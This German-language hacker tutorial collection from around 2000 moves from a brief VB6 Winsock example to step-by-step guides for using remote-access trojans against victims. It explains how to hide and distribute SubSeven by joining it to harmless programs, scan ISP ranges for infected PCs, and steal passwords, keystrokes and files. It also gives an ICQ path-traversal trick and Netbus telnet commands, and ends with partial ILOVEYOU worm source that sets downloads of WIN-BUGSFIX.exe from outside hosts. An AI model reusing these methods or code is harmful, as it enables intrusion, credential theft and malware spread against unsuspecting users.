Zuerst deklariert man die Variable, die die eingehenden Daten tragen soll. Dann beutzen wir die Get Data Methode um die Daten zu empfangen, und schliesslich gibt man sie in der Messagebox aus.

Daten interpretieren:

Manchmal will man mehr als nur die Daten in einer Textbox anzeigen. Um den Datensatz zu interpretieren benutzt man den IF-Befehl, oder das SELECT Statement, wie z.B:

```
Private Sub Winsock_DataArrival(ByVal bytesTotal As Long)
  Dim sData As String
  Winsock.GetData sData
  Select Case sData
    Case "ASK"
      InputBox "What is your name?", "Question"
    Case "EXIT"
      MsgBox "Do you want to exit?"
    Case Else
      MsgBox sData
  End Select
End Sub
```

Zuerst speichern wir wieder die eingehenden Daten in einem String. Dann dann machen wir die Fallunterscheidung und je nach dem Inhalt der Variable handeln wir anders. Man kann auch durch den String parsen und verschiedene Befehle auslesen, die aufgeteilt wurden.
Wozu braucht man dies? Ganz einfach, wenn man einen Server programmiert, der textbasiert die Daten von einem Clienten erhalten soll.

Zusammenfassung:
Dies war eine sehr kurze Einführung in die Winsock Programmierung. Dies bedeutet, dass dies nur eine Idee geben soll wie es funktioniert und was man damit alles anstellen kann.
Für tiefergehende Einblicke sollte man sich folgendes Buch über die Internetprogrammierung anschauen: Visual Basic 6 Internet Programming von Carl Franklin.

Trojaner:

Hier geht es hauptsächlich um Beschreibungen, das Aufspüren, Entfernen und Tips rund um die kleinen Helfer im Internet. Diese Frage habe ich mir sofort nach der Veröffentlichung von Netbus gestellt. Mittlerweile kann JEDER "hacken" (was man so was als hacken bezeichnen kann). Nachdem Netbus und Back Orifice erschienen waren, ist es erschreckend, wie schnell sich doch die Hackerszene um "Möchtegern Hacker" ausgedehnt hat. Jedes kleines Kind, das noch nicht einmal mehr DOS Befehle kennt, kann per einfachen Mausklick destruktive Aktionen mittels Trojaner auf anderen Rechnern ausführen. Ist das nicht erschreckend ??? Natürlich sei damit nicht gesagt, das die Trojaner Anfängerwerkzeuge sind, denn welche Auswirkungen so ein Programm haben kann, möchte ich euch noch in dieser Lesson zeigen. Um nicht selbst Opfer eines solchen Kiddies zu werden, habe ich diese Lesson kurzerhand erfasst. Sie soll euch schützen vor so Kiddies, die nichts besseres zu tun haben, als mit Netbus, BO oder ähnliches auf euren Kisten rumzuspielen. Als erstes wollen wir die Frage ersteinmal klären, was überhaupt Trojaner sind, und wie diese aktiviert werden. Trojaner sind Programme, die aus zwei Teilen bestehen: dem Client und dem Server. Und wie das im Netzwerk nunmal so ist, liefert der Server die Informationen, die der Client sich von ihm schicken lässt.
Was sagt also unser logische Menschenverstand zu dieser Aussage ???
Der Client ist der Teil, der bei uns auf dem Rechner liegt, mit dem wir dann später auf die infizierte Kiste zugreifen können. Der Server Teil wird ganz einfach bei einem Opfer ausgeführt, das durch diese Aktion schon infiziert ist. Das heisst für uns nur noch: Client hochfahren, IP Adresse ermitteln und mit dem Server verbinden. Mehr steckt hinter dem ganzen nicht. Nun, der Teil wäre abgehakt. Jetzt kommen wir hier an den Punkt, wo ich euch die diversen Trojaner ein bischen näher erklären möchte. Deshalb zähle ich euch nun die Namen und funktionen der Trojaner auf:

Back OrificeBack Orifice wirbelte nach der Veröffentlichung heisse Diskussionen auf BO User geniessen derzeit in Version 1.2 nachstehende Features: Programme, Dateien & Verzeichnisse auflisten, löschen, kopieren und verändern; Rebooten; Programme beenden; Tastatureingaben mitschneiden; Passwörter erspähen;

Deep ThroatDeep Throat ist ein neuer Trojaner, der "nur" eine kleine Auswahl an Funktionen bietet wie: CDROm öffnen/schliessen; Rebooten; Taskbar verstecken; Monitor an/aus; Passwörter auslesen; den Bildschirm "fotografieren"; die Person zu einer URL schicken und einen FTP Server eröffnen.

Executor ist das böseste "Spielzeug" was mir bis jetzt in die Finger gekommen ist. Der Executor ist nämlich ein rein destruktiver Trojaner, dessen Sinn es ist Dateien zu eliminieren und irgendwelche Funktionen ausser Gefecht setzen.

Netbus ist der Vater aller Trojaner und bietet in der neusten Version 2.0 folgende Features: um es kurz zu halten, denkt euch (fast) alle Features zusammen, noch viele mehr, programmiert danach ein Programm und ihr erhaltet Netbus.

PhaseZeroPhaseZero ist eine Back Orifice Kopie, die ungefähr die gleichen Features enthält.

Phineas TrojanPhineas ist eine Kopie von Back Orifice und enthält fast die gleichen Features wie BO besser ist hier jedoch, das man aus der Festplatte seines Opfers einen FTP Server machen kann, der dann für jedermann zugänglich ist.

Wincrash ist ein weiterer heiss begehrter Trojaner, der über ein paar nette Funktionen verfügt, die sonst noch kein anderer Trojaner besitzt: CAPS Lock Bomben; Monitor aus/einschalten; alle Programme schliessen; Taskbar & Start Button verstecken; den Bildschirminhalt auf den Kopf stellen und den Drucker übefluten.

Ob das alle gewesen sein sollen brauchen wir uns nicht fragen. Natürlich waren dies nicht alle, aber wenn man die alle erwähnen wolle, so wäre die Liste schon nach einem Update sofort wieder veraltet. Traurig aber wahr !!!

Nachdem ich euch nun einige Trojaner vorgestellt habe, möchte ich noch weitere Tools für die Trojaner präsentieren, z.B.: * Evil FTPein Back Orifice Plugin, das aus einem infizierten Gerät einen FTP Server macht * Netbus Scannerdieses kleine Programm scannt Subnetze durch und zeigt dabei alle infizierten Netbus Rechner * Netbus Hackerder Hacker dient zum einfachen hacken, sollte ein Netbus Server mit einem Passwort versehen sein Weiterhin existieren noch dutzende solcher Plug-Ins oder Add-Ons für die Trojaner, die das Arbeiten mit ihnen immer noch erleichtern sollen. Kommen wir nun zum eigentlichen Teil dieser Lesson, und wodurch diese überhaupt entstand. Nehmen wir also an, das wir mit einem Trojaner infiziert sind. Zu allererst sollten wir erstmal den Bereich der "verdächtigen" Trojaner eingrenzen können (am weitverbreitesten ist Netbus). Dies geschieht ganz einfach, indem wir die Clients diverser Trojaner ausführen und als IP Adresse unsere lokale (127.0.0.1) nehmen. Dort versuchen wir nun uns mit uns selbst zu verbinden. Sollte keine Verbindung stattfinden, kann es dennoch sein, dass ihr verseucht seit, da der Server auch einen anderen Port nutzen könnte :-(((

ICQ als Trojaner:

Ist euch auch schon das kleine Häuschen aufgefallen, dass manche ICQ Benutzer neben ihrem Namen haben? Es bedeutet, dass sie einen Webserver am laufen haben. Wenn ihr so einen findet könnt ihr tolle Sachen machen:
1. ICQ schließen
2. Dateien angucken zu 1. IP Adresse des USERS

Ihr brauch zuerst die IP Adresse des Users. Entweder über "INFO", wenn sie freigeschaltet ist oder ihr schickt dem User eine Message und fürht danach direkt "netstat -a" ind der MS-DOS Eingabeaufforderung aus. Dort seht ihr unter "Foreign Address" eine Adresse mit :1054 am ende.
Jetzt müßt ihr nur noch "ping *.*.*.*.*:1054" (wobei *.*.*.*.* die Adresse ist, die vor :1054 in der Tabelle stand) schreiben. Dan habt ihr die IP Adresse. ICQ des USERS schließen

Jetzt drückt ihr auf START und gebt bei AUSFÜHREN folgendes ein:
Telnet 127.0.0.1 80 (127.0.0.1 ersetzt ihr natürlich durch die gefundene IP Adresse)
Danach müßt ihr ENTER drücken und warten bis ihr drin seit.
Jetzt schreibt ihr "QUIT" und wartet etwas...
Danach sollte der USER nicht mehr online sein ! zu 2. Dateien angucken

Also, zuerst braucht ihr wieder die IP Adresse (s. oben)
Danach geht ihr in euren Browser und schreibt:
"http://127.0.0.1/.html/......../windows/system.ini" Erklärung:
http://127.0.0.1/.html/......../windows/system.ini
IP Adresse, Datei die man des Users sehen will sagt dem Server es handelt sich um eine html Seite
8 Punkte = 4 Verzeichnisse
zurück da man sich irgendwo unter C:\Programme befindet und man auf C:\ kommen muß Dann kommt eine Meldungsbox, wo ihr die Datei speichrn wollt und ihr könnt sie euch angucken.

Tips:
Manche User sind zu faul für dauernd ihre Passwörte (z.B. Mailpasswörter) einzugeben und speicher die dann ab. Wenn ihr die Passwörter haben wollt, müßt ihr euch die system.dat und die user.dat von dem Computer runter laden. Als nächstes geht ihr unter die Eingabeaufforderung (nicht das Fenster sonder ihr müßt euren Computer entweder runter fahren als "Im MS-Dos Modus neu starten" oder ihr drück am Start F8 und geht auf "Eingabeaufforderung"). Dort müßt ihr eure system.dat + user.dat irgendwo anders hin sichern und die Datein dann durch die gestohlenen system.dat + user.dat ersetzen. Dann könnt ihr euren Computer nochmal neu starten und geht in den regedit von Windows. Jetzt könnt ihr etwas rumgucken und nach Passwörten suchen!
Nicht vergessen, dass ihr eure eigene system.dat + user.dat nachher wieder zurück kopiert! Es kann sein, dass es nicht bei allen Versionen von ICQ klappt.

Das Paßwort eines Netbusservers zu bekommen:

Ihr habt irgendeinem Idioten im Netz Netbus aufgespielt, ihm ein Passwort zugewiesen, aber mittlerweile das Passwort vergessen ??? No Prob, entweder ihr nehmt einen der zahlreichen Passwort Hacker oder ihr macht das ganze nach der "Cyber-Art" :-)) Zuerst einmal braucht ihr die IP. Solltet ihr diese nicht haben, dann lest nicht weiter !!! Okay, wenn ihr die IP habt, dann macht einen Telnet auf die IP und den Port... Für die etwas weniger Fortgeschrittenen unter uns erkläre ich es wie immer Schritt für Schritt...
- Start anklicken
- Ausführen anklicken
- folgene Zeile eingeben: telnet IP Port Es könnte zum Beispiel so aussehen: telnet 212.122.32.45 12345

d.h. er connectet via Telnet auf die IP 212.122.32.45 und auf den Port 12345, wo ja gewöhnlich Netbus liegt... Also weiter, wenn er euch erfolgreich connectet hat, dann steht da was wie "Netbus v1.x" oder so...gut !!! Nun tippt ihr im Telnet Terminal folgenden Befehl: "Password;1;" natürlich wieder ohne die "". Okay, das war dann das Passwort, und wenn ihr dann noch den armen Deppen von Netbus befreien wollt, gebt ihr noch folgendes ein: "RemoveServer;1;" Dann solltet ihr eine Meldung erhalten wie: "Connection was closed". Sollte auf dem Remote Rechner eine etwas ältere Netbus Version laufen und der Befehl "RemoveServer" nicht funzen, dann probiert mal "GetInfo;0;". Das dürfte dann Netbus gewesen sein.

SubSeven:

Dies ist ein SubSeven Tutorial, in dem euch Schritt für Schritt die wichtigsten Funktionen von SubSeven erklärt werden. Die Informationen sind ausschließlich für Lernzwecke gedacht! Ich übernehme keine Verantwortung dafür, dass diese Informationen für illegale Zwecke gebraucht werden. Ihr dürft dieses Tutorial vervielfältigen und überall zum Download anbieten. Allerdings dürft ihr es nicht ohne meine Einwilligung verändern oder den Autor ändern. 1. Wie bekomme ich SubSeven?
2. Wie muss ich meinen Server kofigurieren?
3. Wie komme ich mit SubSeven an IP's?
4. Was kann ich mit SubSeven alles machen, wenn ich connected bin? 1. Wie bekomme ich SubSeven:
SubSeven gibt es auf vielen Seiten. Am besten geeignet für SubSeven ist die offiezielle SubSeven Seite, wo es neben allen Versionen von SubSeven auch noch viele Zusätze und Info's zu diesem Programm gibt. Geht einfach auf http://www.sub7help.de und klickt euch zum Downloadbereich. Ich empfehle die Version 2.1, da die Version 2.2 noch viele Fehler enthält (Stand 28.5.00). Außedem solltet ihr euch noch den gepachten Server runterladen, bei dem die ICQ-Notification 100%ig funktioniert. Mehr dazu kommt später. Auch noch zu empfehlen ist der SubSeven Remover, weil ihr damit euren eigenen PC säubern könnt, wenn ihr den SubSeven Trojaner zu Testzwecken auf diesem installiert habt. Ganz wichtig ist auch, dass ihr euch den Joiner runterladet, auch dazu mehr später. Ich empfehle euch auch, dass Messageboard auf der SubSeven Seite zu lesen, da dort viele Probleme, auf die ich in diesem Tutorial nicht eingehen kann (dafür sind es zu viele), beschrieben und gelöst sind. 2. Wie muss ich meinen Server konfigurieren:
Nachdem ihr SubSeven in einen Ordner entpackt habt (man muss nichts installieren), müsst ihr den Server, wo die ICQ-Notification 100%ig funktioniert, in das gleich Verzeichniss entpacken, sodass dieser den eigentlichen Server überschreibt. Nun führt ihr die Datei "editserver.exe" aus und ihr bekommt den Server-Editor. In diesen müsst ihr nun erstmal einen vorhandenen Server reinladen. Ihr drückt einfach auf "Browse" und wählt dann den Server aus. Nun könnt ihr mit der Konfiguration beginnen. Bei "startup methods" könnt ihr wählen, in welche Datei sich der Server eintragen soll. Wenn ihr ihn gut verstecken wollt, wählt "less known method" und "_not_known method" aus. Da ist der Server gut versteckt. Bei "Notification Options" könnt ihr wählen, über welchen Weg ihr informiert werden wollt, wann euer Opfer online ist. Am besten ist es, wenn ihr euch ICQ (http://kickme.to/warezplanet hier gibt's es die neueste Version) besorgt und es mit ICQ macht. Dazu macht ihr einfach einen Haken in das Kästchen und tragt dahinter eure ICQ-Nummer ein. Mit der IRC-Notification und der eMail-Notification funktioniert es genauso. Außerdem könnt ihr dort noch einen "victim name" auswählen. Dieser Name erscheint dann bei der Notification, sodass ihr wisst, welche eurer Opfer gerade online ist. Bei "installation" könnt ihr verschiedene Dinge konfigurieren Zuerst könnt ihr auswählen, an welchem Port der Server starten sollt. Am besten ist es wenn ihr wählt "start Server on port" und dann den vorgegebenen Port lasst, damit auch andere auf den Trojaner zugreifen können. Wenn ihr nämlich "use random port" auswählt, wird immer ein anderer, beliebiger Port ausgewählt. Bei "server passwort" könnt ihr euren Server mit einem Passwort schützen. Dadurch können nur diejenigen auf den Server zugreifen, die dieses Passwort haben. Lasst diese Option aber bitte weg, damit auch andere auf den Server zugreifen können. Wenn ihr länger im Geschäft seid, und schon öfters gescannt habt, wisst ihr wie ärgerlich server passwörter sind. "protect server port and passwort" müsst ihr wählen, wenn ihr wollt, dass man die Einstellungen nicht mehr ändern kann, wenn der Server bei dem Opfer installiert ist. Die nächsten 3 Optionen sind unwichtig. Bei den beiden darauffolgenden Kästchen könnt ihr folgendes bestimmen. Beim ersten kann man eine Fehlermeldung erstellen, die erscheint, wenn das Opfer den Server ausführt. So merkt er vielleicht nicht, dass es ein Trojaner ist. Bei dem nächsten Kästchen könnt ihr den Server mit einer EXE-Datei vebinden, sodass

diese ausgeführt wird,wenn eigentlich der Server installiert wird. Hierzu empfehle ich aber irgendeinen Joiner, da diese Funktion bei dem SubSeven Editor nicht so gut funktioniert. Ganz unten könnt ihr noch einstellen, dass der Server nicht verändert werden kann. So können zwar andere auf ihn zugreifen, sie können dann aber nich die ICQ-Notification ändern oder den Server löschen. Diese Funktion ist sehr nützlich. Wenn ihr nun euren Server fertig konfiguriert habt, müsst ihr nun noch drücken "save a new copy of the server with the new settings" und euer eigener Server wird nun gespeichert. 3. Wie komme ich mit SubSeven an IP's:
IP's kann man auf zwei verschiedene Arten bekommen. Die schnellste ist, das ihr euch einfach eine IP scannt. Dazu startet ihr SubSeven, klickt auf "connection" und dann auf "ip scanner". Nun könnt ihr eine häufig benutzte IP eingeben, die Liste dazu gibt es auch auf der SubSeven Seite. Am besten ist die IP 152.170.*.* Da findet man immer schnell was, allerdings sind das PC's aus Amerika. Ihr gebt also in den ersten zwei Kästchen oben und unten 152.170 ein und in den anderen beiden oben 1.1 und unten 255.255. Bei dem Port gebt ihr entweder 27374 oder 1243 ein, dies sind nämlich die meist benutzten Ports bei SubSeven. Nun drückt ihr scann und ihr könnt unten sehen, wo das Programm gerade scannt. Das geht nun von 152.170.1.* bis 152.170.255.* Immer wenn es eine IP gefunden hat, zeigt es euch diese an. Wenn ihr also eine habt, gebt ihr sie bei "IP/UIN" ein und gebt bei dem Port den ein, den ihr unten auch eingegeben habt. Nun drückt ihr einfach connect. Entweder unten steht nun connected (Datum/Uhrzeit usw.) oder es kommt ein Fenster mit Passwortabfrage. In diesem Fall habt ihr Pech gehabt, da ihr das Passwort ja nicht wisst. Im anderen Fall seid ihr mit dem Opfer connected und könnt nun zum nächsten Punkt gehen. Die zweite Möglichkeit, an IP's zu kommen ist, das ihr selber Opfer mit einem Trojaner infiziert, denn dann bekommt ihr automatisch die notify, wenn das Opfe online geht. Ihr brauch dann nur noch die IP und den Port, die in der Notify stehen bei SubSeven einzugeben und auf connect drücken. Dann gebt ihr euer Passwort ein, falls ihr den Server mit Passwort konfiguriert habt und ihr seid DRIN. Ihr könnt andere infizieren, indem ihr ihnen den Server schickt, den ihr durch den Joiner mit einem anderen Programm davor gejoint habt. Nun schreibt ihr ihnen einfach, dass die Anlage ein lustiges Programm ist und wenn sie euch vertrauen, dann öffnen sie die Anlage. Nun startet das Programm, was sie aber nicht merken ist, dass sich SubSeven im Hintergrund installiert. Seid aber vorsichtig, denn der SubSeven Trojaner wird von aktualisierten Virenprogrammen erkannt und das kann böse Folgen für euch haben. 5. Was kann ich mit SubSeven alles machen, wenn ich connected bin:
Nun seid ihr connected und wisst nicht, was ihr machen sollt. Kein Problem, denn ich zeige euch jetzt die wichtigsten Funktionen. Den Rest könnt ihr ganz einfach durch probieren rausbekommen. Zuerst, wenn ich bei einem neuem Vic bin, hole ich mir seine pcinfo. Dazu einfach auf "connection" und dann auf "pcinfo" drücken. Nun erhaltet ihr ein Fenster mit Feldern, wo überall n/a steht. Ihr drückt nun einfach auf "retrieve" und schon erhaltet ihr die pcinfo des vics. Diese könnt ihr jetzt abspeichern oder löschen. Ich speicher mir alle ab und sammle sie, das ist für mich wie ein Briefmarkenalbum. Umso mehr ihr habt, umso besser seid ihr. Wenn ihr z.B. mit Freunden um die Wette hackt, dann ist das immer sehr nützlich. Bei "home info" könnt ihr den Standort des Vics rausbekommen, dass funktioniert aber nur bei wenigen, da sie ihre Adresse nicht im PC gespeichert haben. Das Feld "server options" dient dazu, den Server neu zu konfigurieren, was aber nur geht, wenn er nicht geschützt ist. Ich denke ihr versteht die einezlnen Funktionen, wenn ihr die Beschriftung der Kästchen lest. Auch das Kästchen "ip notify" ist sehr wichtig, hier könnt ihr nämlich einstellen, dass ihr die Notification erhaltet, wenn der Vic online geht. Wie das geht versteht ihr auch ohne meine Erklärung. Bei "keys/messages" gibt es 2 wichtige Sachen. Zum einen könnt ihr unter "keyboard" den Keylogger einstellen. Damit könnt ihr sehen, was der Vic alles auf seine Tastatur schreibt. Zum anderen könnt ihr, wenn ihr auf "chat" drückt mit dem Vic oder mit anderen Clients chatten. Verwendet dabei aber nie euren richtigen Namen. Bei "advanced" ist die wichtigste Funktion "password". Dort könnt ihr nämlich die Passwörter des Vics rausfinden, indem ihr einfach "get

chached passwords" oder die anderen Kästchen drückt. Nun bekommt ihr ein Fenster, indem oft ziemlich viel durcheinander steht. Aber nach einer Weile sieht man, welcher Benutzername und welches Passwort zusammengehören und zu welchem Dienst sie gehören. Über "find files" könnt ihr, wie soll es anders sein, Dateien auf dem PC des Vics suchen und wenn ihr bei "ftp/http" eine Adresse eingebt, wird der Vic automatisch zu dieser Adresse geleitet. Unter "miscellaneous" ist eine der wichtigsten Funktionen des ganzen Programmes, nämlich der "file manager". Mit ihm könnt ihr auf die Dateien des Vics zugreifen, sie runterladen, verschieben oder löschen. Allerdings darf man als richtiger Hacker keine Dateien löschen, da man sonst ein Chracker ist. Zur Ausnahme gehören Pornos aller Art. Diese sollten sofort gelöscht werden. Bei den nächsten beiden Kästchen "fun manager" und "extra fun" geht es natürlich um fun. unter "desktop/webcam" könnt ihr den Bildschirm des Vics sehen und unter "print" könnt ihr dem Vic irgendeinen Text ausdrucken. Außerdem könnt ihr dem Vic das CD-ROM Laufwerk auf und zu machen, den Monitor aus und anschalten, die Maustasten vertauschen und vieles mehr. Wo das ist könnt ihr sehr leicht selber finden, denn ein bisschen Englisch muss man können, sonst kann man gleich wieder aufhören. Unter "local options" könnt ihr SubSeven konfigurieren. Ihr könnt unter "quality" einstellen, wie gut die Qualität sein soll, wenn ihr den Bildschirm des anderen übernehmt. Bei "local folder" könnt ihr einen Ordner auswählen, der automatisch beim speichern von Passwortdateien etc. aufgerufen wird. Den Rest könnt ihr wieder selber probieren, das ist nicht mehr schwer.

BackOrifice:

BackOrifice (kurz: BO) ist ein Programm, mit dem man in fremde Computer über das Internet eindringen kann und dort Daten verändern, löschen und sogar erzeugen kann. Damit man dies tun kann, muß der anzugreifende Computer aber erst mit dem BO-Server infiziert worden sein. Dieses Programm (boserve.exe) öffnet auf dem Rechner, nachdem es installiert worden ist, bei jeder Internetverbindung einen Port (normalerweise 31337) über den dann der Angreifer mit BackOrifice eindringen kann. Um den Server auf einem Rechner zu installieren, muß die Datei boserve.exe nur einmal ausgeführt werden. Sie kopiert sich automatisch in das Windows-System Verzeichnis (als .exe) und trägt sich in die Registry ein (HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run oder HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices) damit es bei jedem Systemstart automatisch gestartet wird. Der Anwender bemerkt dieses nicht und kann es auch nicht mit Strg + Alt + Entf beenden. Es kann nur mit Programmen wie z.B. WinTop gesehen werden. Um den Anwender dazu zu bringen, boserve.exe zu starten gibt es viele Möglichkeiten. Die einfachste ist, ein echtes, für den Anwender nützliches, Programm mit boserve.exe zu verknüpfen, sodaß wenn der Anwender die Datei ausführt, boserve.exe ausgeführt wird und gleichzeitig auch das 'richtige' Programm. Solche Dateien lassen sich hervorragend mit SilkRope erzeugen.
Ist der Anwender infiziert, muß man die nächste Hürde überwinden: Man muß seine IP-Adresse, die bei jeder neuen Internetverbindung wechselt, herauskriegen. Am einfachsten ist das, wenn man mit dem Anzugreifenden befreundet ist und sich mit ihm verabredet um beispielsweise ein Internet-Spiel zu spielen, wobei man ja sowieso die IP benötigt (man findet seine eigene IP-Adresse heraus, indem man winipcfg starten). Eine andere Möglichkeit ist, einen bestimmten Bereich des Internets nach infizierten Computern zu durchsuchen. Dazu benutzt man am Besten das Tool Ping, das in BO integriert ist. Bei Host List muß man eine Datei eingeben, in der die IP-Bereiche, in denen BO nach Opfern suchen soll. Am Besten erstellen Sie diese Datei in dem gleichen Verzeichnis in dem auch BO installiert ist. In die Datei schreiben Sie nun die IP-Bereiche, die BO durchsuchen soll. Um den IP-Bereich ihres Internet-Providers (funktioniert besonders gut bei kleinen lokalen Providern) zu durchsuchen führen Sie winipcfg aus während Sie online

sind. Die IP-Adresse die dort steht, schreiben Sie in die Datei. Löschen Sie aber die Stellen nach dem letzten Punkt! Sie können auch die alle Stellen nach dem vorletzten Punkt löschen, allerdings dauert das Scannen dann sehr lange (BO muß dann über 65000 Adressen scannen). Die Datei sollte ungefähr so aussehen: Speichern Sie die Datei und klicken Sie in BO auf Ping und geben Sie bei Host List den Dateinamen der Datei ein, die Sie gerade erstellt haben. Klicken Sie dann auf OK. BO scannt nun die Bereiche. Wenn BO einen infizierten Computer gefunden hat, erscheint folgende Meldung:

```
---------- Packet received from host 127.0.0.1 port 31337 ---------
!PONG!1.20!USER!
------------------------- End of Data ------------------
```

Wenn Sie dann in diesen Computer eindringen wollen dann klicken Sie auf Stop Pings. Dann geben Sie bei Target Host die entsprechende IP-Nummer ein. Nun können Sie bei Command die einzelnen Befehle auswählen. Am Besten klicken Sie erst nochmal auf Ping Host und dann auf Send um zu sehen, ob der Computer auch noch online ist. Das war's auch schon. Bald gibt es eine Anleitung, wie Sie den Server konfigurieren können.

Rundll32 Befehle bei Viren:

Windowsprogramme, die man nie sieht

1.Rundll32.exe
Verzeichnis: Windowsordner Das ist ein Programm, dass man braucht um Windows zu beenden, die Maus zu sperren,... Wie wird es verwendet? Man gibt einfach den DOS-Befehl und die richtigem Parameter ein, zum Beispiel:

```
C:\windows\rundll32.exe user,exitWindows- Windows beenden
C:\windows\rundll32.exe user,exitWindowsexec- Windows neustarten
C:\windows\rundll32.exe Mouse,Disable- keine Maus
C:\windows\rundll32.exe Keyboard,Disable- keine Tastatur
C:\windows\rundll32.exe user,wnetconnectdialog- Netzlaufwerke
   verbinden
C:\windows\rundll32.exe user,wnetdisconnectdialog- Netzlaufwerke
   trennen
C:\windows\rundll32.exe shell32.dll,Control_RunDLL Sysdm.cpl- ruft
   Systemsteuerung
C:\windows\rundll32.exe AppWiz.Cpl,NewLinkHere %1- neue Verknüpung
   im Ordner %1 der
   Rest wird abgefragt
C:\windows\rundll32.exe desk.cpl,InstallScreenSaver %1- ruft ein Dialogfeld
   zum wechseln des Bildschirmschoner auf
C:\windows\rundll32.exe rundll32 diskcopy,DiskCopyRunDll- zum Disketten
   kopieren C:\windows\rundll32.exe setupapi,InstallHinfSection
   DefaultInstall 132 install.inf – Installiert   Inf-Dateien
C:\windows\rundll32.exe rundll rnaui.dll,RnaDial T-Online- startet-DFÜ
   verbindung
C:\windows\rundll32.exe shell32.dll,SHExitWindowsEx n- n kann folgendes
   sein:
   0 - LOGOFF
   1 - SHUTDOWN
   2 - REBOOT
   4 - FORCE
   8 - POWEROFF
C:\windows\rundll32.exe user,repaintscreen- repaint screen
C:\windows\rundll32.exe user,disableoemlayer- kein User
   Interface
```

Dies sind allerdings nur ein paar Beispiele und es gibt noch viele weitere Möglichkeiten.

2.Ddhelp.exe
Verzeichnis: Windows-Systemordner Fuer jeden, der sich gefragt hat, was dieses Programm auf seinem Computer macht:
Es ist ein DirectX Komponent, aber dies braucht man nicht zu wissen um zu programmieren.

3.Fontreg.exe
Verzeichnis: Windows-Systemordner Es ist ein Schriftartkomponent.

Trojaner für totale Anfänger:

1.Ips
Das Internet Funktioniert ja bekanntlich über TCP/IP (Transmission Control Protocol/Internet Protocol). Kurz erklärt: TCP/IP steuert Datenübertragungen von einem Computer zum anderen indem es die Daten in IP-Pakete verpackt und dann verschickt. Nun besitzt jeder Computer der ans Inet angeschlossen ist eine IP. Dies ist eine Nummer die eine art Adresse darstellt. TCP/IP verschickt die IP-Pakete nun an die IP an die das ganze kommen soll. Dies ermöglicht zielgenaue und schnelle Datenübertragung.

2.Zu Trojanern
Trojaner können sich wenn man die IP des Opfers kennt in seinen Computer einloggen. Dazu muss der Server das jeweiligen auf dem Gegnerischen PC installiert sein. Dann ist auf dem Computer ein neuer Port offen, in den man sich dann mit dem Trojaner Client einklinken kann. Wenn man den Trojaner Client startet trägt man die IP des Opfers ein und gibt den Port des Trojaners an. Wenn der Computer des Client und der des Servers Online sind klickt man auf connent. Nun müsste man rein theoretisch verbunden sein. Jetzt kann man dem Server vom Client aus befehle erteilen die er dann auf dem Ziel PC ausführt. Man kann dann da so manches anstellen um denn Benutzer des Infizierten PCs zu ärgern. Aber ein Hacker macht nichts kaputt.

3.Los geht's
Alles Klar, jetzt haben wir es theoretisch, dann nun die Praxis. Achtung: Ihr müsst die ganze Zeit Online sein. Wenn ihr einen Bestimmten PC infiziert hab und die IP kennst, isst es ja ganz einfach. Ihr gebt die IP an und den Richtigen Port, auf connect gedrückt und Taadaa... conectet. Wenn ihr aber jetzt kein bestimmtes Ziel habt, haben viele Trojaner integrierte IP-Scanner. Ihr sucht ihn bei eurem Trojaner (am besten Sub7 2.1 Gold) diesen Scanner. Nun werdet ihr aufgefordert zwei IPs anzugeben. Dies sind die IP bereiche von Providern in denen nach der IP von mit dem Server infizierten PCs gescannt werden soll. Ihr müsst also die IP bereiche eines Providers kennen der von T-online ist 199.159.1.1-199.159.158.255 Gebt jetzt ein Delay (Verzögerung)an 4 müsste es tun. Jetzt drückt Start. Nun scannt der Trojaner. Das kann jetzt Lange dauern. Surft derweil ein bisschen auf meiner Seite rum. Nach einer Zeit müssten jetzt ein Paar IPs Aufgelistet sein. Versucht nun euch wie oben beschriebe zu verbinden, indem ihr die IP in das obere Feld eingebt und connect drückt. Wenn jetzt in dann ganz unten im Client Fenster „connecting to..." steht und das etwas länger ist der User nicht Online. Wenn ein Fenster er scheint (nur bei Sub7) dass euch nach einem Passwort fragt, ist der Server auf dem PC vom absender Passwort geschützt worden. Wenn du eine IP erwischst dessen Benutzer online ist und deren Server nicht Passwort gesichert ist, müsstest du verbunden sein. Das merkst du Daran, das da wo sonst connecting to steht Jetzt connectet zu lesen ist. Wenn das so ist Herzlichen Glückwunsch.

Sourcecode des I love you Virus:

```
the source starts here: rem barok -loveletter(vbe)
rem by: spyder / ispyder@mail.com / @GRAMMERSoft
Group / Manila,Philippines
On Error Resume Next
dim fso,dirsystem,dirwin,dirtemp,eq,ctr,file,vbscopy,dow
eq=""
ctr=0
Set fso = CreateObject("Scripting.FileSystemObject")
set file = fso.OpenTextFile(WScript.ScriptFullname,1)
vbscopy=file.ReadAll
main()
sub main()
On Error Resume Next
dim wscr,rr
set wscr=CreateObject("WScript.Shell")
rr=wscr.RegRead("HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout")
if (rr>=1) then
wscr.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting
Host\Settings\Timeout",0,"REG_DWORD"
end if
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
regruns()
html()
spreadtoemail()
listadriv()
end sub
sub regruns()
On Error Resume Next
Dim num,downread
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel3
2
",dirsystem&"\MSKernel32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\W
i
n32DLL",dirwin&"\Win32DLL.vbs"
downread=""
downread=regget("HKEY_CURRENT_USER\Software\Microsoft\Internet
Explorer\Download Directory")
if (downread="") then
downread="c:\"
end if
if (fileexist(dirsystem&"\WinFAT32.exe")=1) then
Randomize
num = Int((4 * Rnd) + 1)
if num = 1 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
Page","http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPn
j
w6587345gvsdf7679njbvYT/WIN-BUGSFIX.exe"
elseif num = 2 then
regcreate "HKCU\Software\Microsoft\Internet Explorer\Main\Start
```

```
Page","http://www.skyinet.net/~angelcat/skladjflfdjghKJnwetryDGFikjUIyqwerW
e
546786324hjk4jnHHGbvbmKLJKjhkqj4w/WIN-BUGSFIX.exe"
elseif num = 3 then
